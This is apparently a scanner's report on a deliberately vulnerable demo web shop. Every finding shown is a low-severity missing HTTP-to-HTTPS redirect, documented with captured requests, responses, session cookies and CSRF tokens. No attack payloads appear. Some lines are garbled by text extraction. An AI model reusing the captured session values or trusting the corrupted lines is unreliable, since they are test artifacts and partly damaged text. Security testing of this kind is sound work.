Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB\_SRVID=srv36155888; visited\_products=%2C45%2C122%2C20%2C49%2C

X-RTC-REQUESTID: {646B32E9-3AC5-4139-9247-9C93B151E26F}

HTTP/1.1 404 Not

Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0

Connection: close

Date: Mon, 06 Mar 2023 02:35:27 GMT

Pragma: no-cache

Transfer-Encoding: chunked

Content-Type: text/html; charset=utf-8 Expires: Thu, 19 Nov 1981 08:52:00 GMT

Server: Apache/2.4.7 (Ubuntu) x-powered-by: PHP/5.5.9-1ubuntu4.29

status: 404 Not Found

http://hackazon.webscantest.com/js/koExternalTemplateEngine\_all.min.js

Root Cause: (Parameter: / 1 Attack Variances)

LOW

Original Value Attack Value Proof Attack Type **Proof Description** 

HTTPSEverywhere HTTP/1.1 200 OK HTTP site must redirect to HTTPS site

Original Traffic

GET /js/koExternalTemplateEngine all.min.js HTTP/1.1

 $Accept: \ text/html, application/xhtml+xml, application/xml; q=0.9, */*; q=0.8 \\$ 

Accept-Encoding: gzip, deflate

Accept-Language: en-US

User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24

Safari/537.36 X-RTC-AUTH: R7\_IAS

X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce

Host: hackazon.webscantest.com

Referer: http://hackazon.webscantest.com/

Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB\_SRVID=srv36155888

X-RTC-REQUESTID: {327098C3-2E85-4E3B-9586-054A7E2D1CDB}

HTTP/1.1 200 OK Connection: close

Date: Mon, 06 Mar 2023 02:35:04 GMT

Content-Length: 2170

Content-Type: application/javascript

Content-Encoding: gzip

Last-Modified: Wed, 12 Jan 2022 12:47:09 GMT

Accept-Ranges: bytes

ETag: "1f0f-5d561f7cb6128-gzip" Server: Apache/2.4.7 (Ubuntu)

Vary: Accept-Encoding

http://hackazon.webscantest.com/js/knockout-2.2.1.js

Root Cause: (Parameter: / 1 Attack Variances)

LOW

Original Value Attack Value Proof **Proof Description** Attack Type

GET /js/knockout-2.2.1.js HTTP/1.1

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8

Accept-Encoding: gzip, deflate

Accept-Language: en-US

User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24

Safari/537.36 X-RTC-AUTH: R7 IAS

X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce

Host: hackazon.webscantest.com

Referer: http://hackazon.webscantest.com/

Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB SRVID=srv36155888; visited products=%2C45%2C122%2C

X-RTC-REQUESTID: {D4D46AA2-6B46-4C30-9E03-B529B088CF82}

HTTP/1.1 200 OK Connection: close

Date: Mon, 06 Mar 2023 02:35:06 GMT

Content-Length: 15013

Content-Type: application/javascript

Content-Encoding: gzip

Last-Modified: Wed, 12 Jan 2022 12:47:09 GMT

Accept-Ranges: bytes

ETag: "9feb-5d561f7cb6128-gzip" Server: Apache/2.4.7 (Ubuntu)

Vary: Accept-Encoding

http://hackazon.webscantest.com/user/register

Root Cause: (Parameter: / 2 Attack Variances)

LOW

Attack Type Original Value Attack Value Proof **Proof Description** 

HTTPSEverywhere HTTP/1.1 200 OK HTTP site must redirect to HTTPS site

**Original Traffic** 

GET /user/register HTTP/1.1

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8

Accept-Encoding: gzip, deflate

Accept-Language: en-US

User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24

Safari/537.36 X-RTC-AUTH: R7\_IAS

X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce

Host: hackazon.webscantest.com

Referer: http://hackazon.webscantest.com/

X-RTC-REQUESTID: {1317EED0-65AC-45B4-A43A-A53BE314BBD8}

HTTP/1.1 200 0K

Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0

Connection: close

Date: Mon, 06 Mar 2023 02:35:07 GMT

Pragma: no-cache Content-Length: 4794

Content-Type: text/html; charset=utf-8

Content-Encoding: gzip

Expires: Thu, 19 Nov 1981 08:52:00 GMT Server: Apache/2.4.7 (Ubuntu)

Vary: Accept-Encoding

x-powered-by: PHP/5.5.9-1ubuntu4.29

**Original Traffic** POST /user/register HTTP/1.1 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8 Accept-Encoding: gzip, deflate Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24 Safari/537.36 X-RTC-AUTH: R7 IAS X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce Host: hackazon.webscantest.com Content-Length: 133 Referer: http://hackazon.webscantest.com/user/register Content-Type: application/x-www-form-urlencoded Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB\_SRVID=srv36155888; visited\_products=%2C45%2C122%2C20%2C49%2C X-RTC-REQUESTID: {00D0C841-07D0-4571-8BC2-DB9826AE27B4}  $first\_name=John\&last\_name=John\&username=x75zzjnk\&email=ax75zzjnl\&40example.com\&password=x75zzjnm%24\&password\_confiied for the communication of the communi$ rmation=x75zzinn%24 HTTP/1.1 200 0K Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0 Connection: close Date: Mon, 06 Mar 2023 02:35:27 GMT Pragma: no-cache Content-Length: 5076 Content-Type: text/html; charset=utf-8 Content-Encoding: gzip Expires: Thu, 19 Nov 1981 08:52:00 GMT Server: Apache/2.4.7 (Ubuntu) Vary: Accept-Encoding x-powered-by: PHP/5.5.9-1ubuntu4.29

http://hackazon.webscantest.com/css/subcategory.css

Root Cause: (Parameter: / 1 Attack Variances)

LOW

Attack Type Original Value Attack Value Proof Proof Description

HTTPSEverywhere HTTP/1.1 200 0K HTTP site must redirect to HTTPS site

Original Traffic

GET /css/subcategory.css HTTP/1.1 Host: hackazon.webscantest.com Proxy-Connection: keep-alive

User-Agent: Mozilla/5.0 (Windows NT 6.2; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.93

Safari/537.36

Accept: text/css,\*/\*;q=0.1

 $Referer: \ http://hackazon.webscantest.com/faq$ 

Accept-Encoding: gzip, deflate Accept-Language: en-US,en;q=0.9 X-RTC-AUTH: R7\_IAS

X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce

Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB\_SRVID=srv36155888; visited\_products=%2C45%2C122%2C20%2C49%2C

X-RTC-REQUESTID: {AF0BBF31-6565-4E1A-9430-78F11553C60E}

HTTP/1.1 200 OK Connection: close

Date: Mon, 06 Mar 2023 02:35:26 GMT

Content-Length: 283 Content-Type: text/css Content-Encoding: gzip

Last-Modified: Wed, 12 Jan 2022 12:47:09 GMT

Accept-Ranges: bytes

ETag: "21f-5d561f7cac4e8-gzip" Server: Apache/2.4.7 (Ubuntu)

Vary: Accept-Encoding

http://hackazon.webscantest.com/css/nivo-slider.css

Root Cause: (Parameter: / 1 Attack Variances)

LOW

Attack Type Original Value Attack Value Proof Proof Description

HTTPSEverywhere HTTP/1.1 200 0K HTTP site must redirect to HTTPS site

**Original Traffic** GET /css/nivo-slider.css HTTP/1.1 Host: hackazon.webscantest.com Proxy-Connection: keep-alive

User-Agent: Mozilla/5.0 (Windows NT 6.2; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.93

Safari/537.36

Accept: text/css,\*/\*;q=0.1

Referer: http://hackazon.webscantest.com/faq

Accept-Encoding: gzip, deflate Accept-Language: en-US,en;q=0.9 X-RTC-AUTH: R7\_IAS

X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce

Cookie: PHPSESSID=m41sk1q5lom3bi2sd1jkr9mk86; NB SRVID=srv36155888; visited products=%2C45%2C122%2C20%2C49%2C

X-RTC-REQUESTID: {7B84D57F-E0A2-4912-A2F9-8A9323F313A4}

HTTP/1.1 200 OK Connection: close

Date: Mon, 06 Mar 2023 02:35:26 GMT

Content-Length: 791 Content-Type: text/css Content-Encoding: gzip

Last-Modified: Wed, 12 Jan 2022 12:47:09 GMT

Accept-Ranges: bytes

ETag: "75f-5d561f7cac4e8-gzip" Server: Apache/2.4.7 (Ubuntu)

Vary: Accept-Encoding

#### http://hackazon.webscantest.com/contact

Root Cause: (Parameter: / 2 Attack Variances)

LOW

Attack Type Original Value Attack Value Proof **Proof Description** 

HTTP/1.1 200 OK HTTP site must redirect to HTTPS site HTTPSEverywhere

#### Original Traffic

GET /contact HTTP/1.1

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8

Accept-Encoding: gzip, deflate

Accept-Language: en-US

User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24

Safari/537.36 X-RTC-AUTH: R7\_IAS

X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce

Host: hackazon.webscantest.com

Referer: http://hackazon.webscantest.com/

Cookie: PHPSESSID=m41sk1q5lom3bi2sd1jkr9mk86; NB SRVID=srv36155888

X-RTC-REQUESTID: {343C33E5-3BC8-4A60-BED4-9CDDD329FC94}

HTTP/1.1 200 OK

Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0

Connection: close

Date: Mon, 06 Mar 2023 02:35:04 GMT

Pragma: no-cache Content-Length: 5860

Content-Type: text/html; charset=utf-8

Content-Encoding: gzip

Expires: Thu, 19 Nov 1981 08:52:00 GMT

Server: Apache/2.4.7 (Ubuntu)

Vary: Accept-Encoding

x-powered-by: PHP/5.5.9-lubuntu4.29

HTTPSEverywhere

HTTP/1.1 200 OK

HTTP site must redirect to HTTPS site

```
Original Traffic
  POST /contact HTTP/1.1
  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
  Accept-Encoding: gzip, deflate
  Accept-Language: en-US
  User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24
  Safari/537.36
  X-RTC-AUTH: R7 IAS
  X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce
  Host: hackazon.webscantest.com
  Content-Length: 123
  Referer: http://hackazon.webscantest.com/contact
  Content-Type: application/x-www-form-urlencoded
  Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB_SRVID=srv36155888; visited_products=%2C45%2C122%2C
  X-RTC-REQUESTID: {C1EFEE2C-3EE4-47A5-BA3C-832A922CA604}
  contact name=x75wu530&contact email=ax75wu531%40example.com&contact phone=123-456-
  7890\& contact\_message = comment\& save = contact
  HTTP/1.1 200 0K
  Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
  Connection: close
  Date: Mon, 06 Mar 2023 02:35:07 GMT
  Pragma: no-cache
  Content-Length: 5860
  Content-Type: text/html; charset=utf-8
  Content-Encoding: gzip
  Expires: Thu, 19 Nov 1981 08:52:00 GMT
  Server: Apache/2.4.7 (Ubuntu)
  Vary: Accept-Encoding
  x-powered-by: PHP/5.5.9-1ubuntu4.29
                                                                                                           I OW
http://hackazon.webscantest.com/faq
                                                              Root Cause: (Parameter: / 3 Attack Variances)
```

Original Value Attack Value Attack Type Proof **Proof Description** HTTPSEverywhere

HTTP/1.1 200 OK

HTTP site must redirect to HTTPS site

### **Original Traffic**

POST /faq HTTP/1.1

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8

Accept-Encoding: gzip, deflate

Accept-Language: en-US

User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24

Safari/537.36 X-RTC-AUTH: R7 IAS

X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce

Host: hackazon.webscantest.com

Content-Length: 98

Referer: http://hackazon.webscantest.com/faq Content-Type: application/x-www-form-urlencoded

Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB\_SRVID=srv36155888; visited\_products=%2C45%2C122%2C20%2C49%2C

X-RTC-REQUESTID: {A9B9D68F-2842-4733-A5ED-53441802831B}

userEmail=ax76tyb0f%40example.com&userQuestion=x76tyb0g&\_csrf\_faq=ieJjQ4pqALS8o0sRg2eG1KbvEpLuu8Ck

HTTP/1.1 200 OK

Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0

Connection: close

Date: Mon, 06 Mar 2023 02:35:59 GMT

Pragma: no-cache Content-Length: 6314

Content-Type: text/html; charset=utf-8

Content-Encoding: gzip

Expires: Thu, 19 Nov 1981 08:52:00 GMT

Server: Apache/2.4.7 (Ubuntu)

Vary: Accept-Encoding

x-powered-by: PHP/5.5.9-1ubuntu4.29

```
Original Traffic
  POST /faq HTTP/1.1
  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
  Accept-Encoding: gzip, deflate
  Accept-Language: en-US
  User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24
  Safari/537.36
  X-RTC-AUTH: R7_IAS
  X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce
  Host: hackazon.webscantest.com
  Content-Length: 98
  Referer: http://hackazon.webscantest.com/faq
  Content-Type: application/x-www-form-urlencoded
  Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB_SRVID=srv36155888; visited_products=%2C45%2C122%2C20%2C49%2C
  X-RTC-REQUESTID: {A9B9D68F-2842-4733-A5ED-53441802831B}
  userEmail=ax76tyb0f%40example.com&userQuestion=x76tyb0g& csrf faq=ieJjQ4pqALS8o0sRq2eG1KbvEpLuu8Ck
  HTTP/1.1 200 0K
  Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
  Connection: close
  Date: Mon, 06 Mar 2023 02:35:59 GMT
  Pragma: no-cache
  Content-Length: 6314
  Content-Type: text/html; charset=utf-8
  Content-Encoding: gzip
  Expires: Thu, 19 Nov 1981 08:52:00 GMT
Server: Apache/2.4.7 (Ubuntu)
  Vary: Accept-Encoding
  x-powered-by: PHP/5.5.9-1ubuntu4.29
HTTPSEverywhere
                                                                 HTTP/1.1 200 OK
                                                                                    HTTP site must redirect to HTTPS site
Original Traffic
  No Traffic for this Variance!
  No Traffic for this Variance!
                                                                                                             LOW
http://hackazon.webscantest.com/js/jquery-migrate-1.2.1.js
                                                                Root Cause: (Parameter: / 1 Attack Variances)
Attack Type
                        Original Value
                                       Attack Value
                                                                                   Proof Description
HTTPSEverywhere
                                                                 HTTP/1.1 200 OK
                                                                                    HTTP site must redirect to HTTPS site
Original Traffic
  GET /js/jquery-migrate-1.2.1.js HTTP/1.1
  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
  Accept-Encoding: gzip, deflate
  Accept-Language: en-US
  User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24
  Safari/537.36
  X-RTC-AUTH: R7 IAS
  X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce
  Host: hackazon.webscantest.com
  Referer: http://hackazon.webscantest.com/user/login
  Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB_SRVID=srv36155888; visited_products=%2C45%2C122%2C20%2C
  X-RTC-REQUESTID: {32A820E3-46AF-4F56-9F87-C87BC58982C1}
  HTTP/1.1 200 0K
  Connection: close
  Date: Mon, 06 Mar 2023 02:35:25 GMT
  Content-Length: 5789
  Content-Type: application/javascript
  Content-Encoding: gzip
  Last-Modified: Wed, 12 Jan 2022 12:47:09 GMT
  Accept-Ranges: bytes
  ETag: "40ed-5d561f7cb5188-gzip"
  Server: Apache/2.4.7 (Ubuntu)
  Vary: Accept-Encoding
http://hackazon.webscantest.com/js/modern-business.js
                                                                Root Cause: (Parameter: / 1 Attack Variances)
                                                                                                             LOW
```

Original Value Attack Value Attack Type **Proof Description**  Original Traffic

 ${\tt GET\ /js/modern-business.js\ HTTP/1.1}$ 

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8

Accept-Encoding: gzip, deflate

Accept-Language: en-US

User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24

Safari/537.36 X-RTC-AUTH: R7\_IAS

X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce

Host: hackazon.webscantest.com

Referer: http://hackazon.webscantest.com/

Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB\_SRVID=srv36155888; visited\_products=%2C45%2C122%2C

X-RTC-REQUESTID: {C8466CAC-CA41-46D2-BC37-60672B1F245D}

HTTP/1.1 200 OK Connection: close

Date: Mon, 06 Mar 2023 02:35:08 GMT Content-Length: 157

Content-Type: application/javascript

Content-Encoding: gzip

Last-Modified: Wed, 12 Jan 2022 12:47:09 GMT

Accept-Ranges: bytes

ETag: "be-5d561f7cb6128-gzip" Server: Apache/2.4.7 (Ubuntu) Vary: Accept-Encoding

http://hackazon.webscantest.com/css/bootstrapValidator.css

Root Cause: (Parameter: / 1 Attack Variances)

LOW

Attack Type Original Value Attack Value Proof Proof Description

HTTPSEverywhere HTTP/1.1 200 0K HTTP site must redirect to HTTPS site

Original Traffic

GET /css/bootstrapValidator.css HTTP/1.1

Host: hackazon.webscantest.com Proxy-Connection: keep-alive

User-Agent: Mozilla/5.0 (Windows NT 6.2; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.93

Safari/537.36

Accept: text/css,\*/\*;q=0.1

Referer: http://hackazon.webscantest.com/faq

Accept-Encoding: gzip, deflate Accept-Language: en-US,en;q=0.9

X-RTC-AUTH: R7\_IAS

 $\textbf{X-RTC-SCANID:} \ \ \overline{\textbf{dd69c358-2761-40c5-beae-5f7a7ebe9fce}$ 

Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB\_SRVID=srv36155888; visited\_products=%2C45%2C122%2C20%2C49%2C

X-RTC-REQUESTID: {4AAA93B3-4907-408A-B48B-C8B57F79D134}

HTTP/1.1 200 OK Connection: close

Date: Mon, 06 Mar 2023 02:35:26 GMT

Content-Length: 308 Content-Type: text/css Content-Encoding: gzip

Last-Modified: Wed, 12 Jan 2022 12:47:09 GMT

Accept-Ranges: bytes

ETag: "1d8-5d561f7cac4e8-gzip" Server: Apache/2.4.7 (Ubuntu) Vary: Accept-Encoding

http://hackazon.webscantest.com/user/terms

Root Cause: (Parameter: / 1 Attack Variances)

LOW

Attack Type Original Value Attack Value Proof Proof Description

**Original Traffic** GET /user/terms HTTP/1.1 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8 Accept-Encoding: gzip, deflate Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24 Safari/537.36 X-RTC-AUTH: R7\_IAS X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce Host: hackazon.webscantest.com Referer: http://hackazon.webscantest.com/user/register Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB\_SRVID=srv36155888; visited\_products=%2C45%2C122%2C20%2C49%2C X-RTC-REQUESTID: {EB6465A3-7059-4740-978C-6031BCB0D3D6} HTTP/1.1 200 OK Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0 Connection: close Date: Mon, 06 Mar 2023 02:35:27 GMT Pragma: no-cache Content-Length: 5556

Content-Type: text/html; charset=utf-8
Content-Encoding: gzip

Expires: Thu, 19 Nov 1981 08:52:00 GMT

Server: Apache/2.4.7 (Ubuntu) Vary: Accept-Encoding

x-powered-by: PHP/5.5.9-lubuntu4.29

### http://hackazon.webscantest.com/js/bootstrapValidator.min.js

Root Cause: (Parameter: / 1 Attack Variances)

LOW

Attack Type Original Value Attack Value Proof Proof Description

HTTPSEverywhere HTTP/1.1 200 OK HTTP site must redirect to HTTPS site

### Original Traffic

GET /js/bootstrapValidator.min.js HTTP/1.1

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8

Accept-Encoding: gzip, deflate

Accept-Language: en-US

User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24

Safari/537.36 X-RTC-AUTH: R7\_IAS

X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce

Host: hackazon.webscantest.com

Referer: http://hackazon.webscantest.com/user/login

Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB\_SRVID=srv36155888; visited\_products=%2C45%2C122%2C20%2C

X-RTC-REQUESTID: {42603779-BEB5-49E2-869E-4768CA165AA6}

HTTP/1.1 200 OK Connection: close

Date: Mon, 06 Mar 2023 02:35:25 GMT

Content-Length: 19931

Content-Type: application/javascript

Content-Encoding: gzip

Last-Modified: Wed, 12 Jan 2022 12:47:09 GMT

Accept-Ranges: bytes

ETag: "145d9-5d561f7cb4le8-gzip" Server: Apache/2.4.7 (Ubuntu)

Vary: Accept-Encoding

# http://hackazon.webscantest.com/cart/view

Root Cause: (Parameter: / 3 Attack Variances)

LOW

Attack Type Original Value Attack Value Proof Proof Description

HTTPSEverywhere HTTP/1.1 200 OK HTTP site must redirect to HTTPS site

Original Traffic
No Traffic for this Variance!

No Traffic for this Variance! No Traffic for this Variance!

HTTPSEverywhere HTTP/1.1 200 0K HTTP site must redirect to HTTPS site

### Original Traffic

No Traffic for this Variance! No Traffic for this Variance! HTTPSEverywhere HTTP/1.1 200 0K HTTP site must redirect to HTTPS site

**Original Traffic** 

No Traffic for this Variance! No Traffic for this Variance!

Root Cause:

(Parameter: / 1

LOW

 $http://hackazon.webscantest.com/products\_pictures/Febreze\_Noticeables\_Gain\_Original\_Air\_Freshener\_Refill\_small\_6cff33.jpg$ 

Attack Variances)

Attack Type Original Value Attack Value Proof Proof Description

HTTPSEverywhere HTTP/1.1 200 OK HTTP site must redirect to HTTPS site

**Original Traffic** 

GET /products\_pictures/Febreze\_Noticeables\_Gain\_Original\_Air\_Freshener\_Refill\_small\_6cff33.jpg HTTP/1.1

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8

Accept-Encoding: gzip, deflate

Accept-Language: en-US

User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24

Safari/537.36 X-RTC-AUTH: R7\_IAS

X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce

Host: hackazon.webscantest.com

Referer: http://hackazon.webscantest.com/category/view?id=16

Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB\_SRVID=srv36155888; visited\_products=%2C45%2C122%2C20%2C49%2C

X-RTC-REQUESTID: {8CE8D1D0-317B-4F53-A763-AEA281A2CE71}

HTTP/1.1 200 OK Connection: close

Date: Mon, 06 Mar 2023 02:35:25 GMT

Content-Length: 15003 Content-Type: image/jpeg

Last-Modified: Wed, 12 Jan 2022 12:47:09 GMT

Accept-Ranges: bytes ETag: "3a9b-5d561f7cc0d09" Server: Apache/2.4.7 (Ubuntu)

http://hackazon.webscantest.com/bestprice

Root Cause: (Parameter: / 3 Attack Variances)

LOW

Attack Type Original Value Attack Value Proof Proof Description

HTTPSEverywhere HTTP/1.1 200 OK HTTP site must redirect to HTTPS site

Original Traffic
No Traffic for this Variance!
No Traffic for this Variance!

HTTPSEverywhere Location: /bestprice

HTTP site must redirect to HTTPS site

**Original Traffic** POST /bestprice HTTP/1.1 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8 Accept-Encoding: gzip, deflate Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24 Safari/537.36 X-RTC-AUTH: R7\_IAS X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce Host: hackazon.webscantest.com Content-Length: 82 Referer: http://hackazon.webscantest.com/bestprice Content-Type: application/x-www-form-urlencoded Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB\_SRVID=srv36155888; visited\_products=%2C45%2C122%2C20%2C49%2C X-RTC-REQUESTID: {688C2225-2EC2-4603-B5B8-CD41BD0B2AE7}  $userEmail = ax77gffbp\%40example.com\&\_csrf\_bestprice = SUpmadp1MzFfyz2DULmS8D6ZzjMGtYc1$ HTTP/1.1 302 Found Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0 Connection: close Date: Mon, 06 Mar 2023 02:36:36 GMT Pragma: no-cache Content-Length: 0 Content-Type: text/html; charset=utf-8 Expires: Thu, 19 Nov 1981 08:52:00 GMT Location: /bestprice Server: Apache/2.4.7 (Ubuntu) x-powered-by: PHP/5.5.9-1ubuntu4.29 HTTPSEverywhere HTTP/1.1 200 OK HTTP site must redirect to HTTPS site Original Traffic No Traffic for this Variance! No Traffic for this Variance! http://hackazon.webscantest.com/twitter LOW Root Cause: (Parameter: / 1 Attack Variances) Attack Type Original Value Attack Value Proof **Proof Description** HTTPSEverywhere HTTP/1.1 200 OK HTTP site must redirect to HTTPS site Original Traffic GET /twitter HTTP/1.1 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8 Accept-Encoding: gzip, deflate Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24 Safari/537.36 X-RTC-AUTH: R7 IAS X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce Host: hackazon.webscantest.com Referer: http://hackazon.webscantest.com/contact Cookie: PHPSESSID=m41sk1q5lom3bi2sd1jkr9mk86; NB SRVID=srv36155888; visited products=%2C45%2C122%2C20%2C49%2C X-RTC-REQUESTID: {870D952E-8BEF-4B7B-A4FE-C0E59DD3C5AA} HTTP/1.1 200 0K Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0 Connection: close Date: Mon, 06 Mar 2023 02:35:27 GMT Pragma: no-cache Content-Length: 163 Content-Type: text/html Content-Encoding: gzip Expires: Thu, 19 Nov 1981 08:52:00 GMT Server: Apache/2.4.7 (Ubuntu) Vary: Accept-Encoding x-powered-by: PHP/5.5.9-1ubuntu4.29

http://hackazon.webscantest.com/search

Root Cause: (Parameter: / 2 Attack Variances)

LOW

Attack Type Original Value Attack Value Proof Proof Description

Original Traffic GET /search?id=data&searchString=water HTTP/1.1 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8 Accept-Encoding: gzip, deflate Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24 Safari/537.36 X-RTC-AUTH: R7 IAS X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce Host: hackazon.webscantest.com Referer: http://hackazon.webscantest.com/ Content-Type: application/x-www-form-urlencoded Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB SRVID=srv36155888 X-RTC-REQUESTID: {EC8DBBFF-0AC7-4B96-864B-FC2678A2A91D} HTTP/1.1 200 0K Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0 Connection: close Date: Mon, 06 Mar 2023 02:35:03 GMT Pragma: no-cache Content-Length: 5433 Content-Type: text/html; charset=utf-8 Content-Encoding: gzip Expires: Thu, 19 Nov 1981 08:52:00 GMT Server: Apache/2.4.7 (Ubuntu) Vary: Accept-Encoding

HTTPSEverywhere HTTP/1.1 200 OK HTTP site must redirect to HTTPS site

**Original Traffic** 

GET /search?brand-filter[]=5&price-filter=1&quality-filter=9 HTTP/1.1 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8

Accept-Encoding: gzip, deflate

x-powered-by: PHP/5.5.9-1ubuntu4.29

Accept-Language: en-US

User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24

Safari/537.36 X-RTC-AUTH: R7 IAS

X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce

Host: hackazon.webscantest.com

Referer: http://hackazon.webscantest.com/search?id=data&searchString=water

Content-Type: application/x-www-form-urlencoded

Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB SRVID=srv36155888; visited products=%2C45%2C122%2C

X-RTC-REQUESTID: {33D16614-5EFF-41FF-9C42-20B345C78BCB}

HTTP/1.1 200 OK

Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0

Connection: close

Date: Mon, 06 Mar 2023 02:35:05 GMT

Pragma: no-cache Content-Length: 6805

Content-Type: text/html; charset=utf-8

Content-Encoding: gzip

Expires: Thu, 19 Nov 1981 08:52:00 GMT

Server: Apache/2.4.7 (Ubuntu)

Vary: Accept-Encoding

x-powered-by: PHP/5.5.9-1ubuntu4.29

http://hackazon.webscantest.com/wishlist/

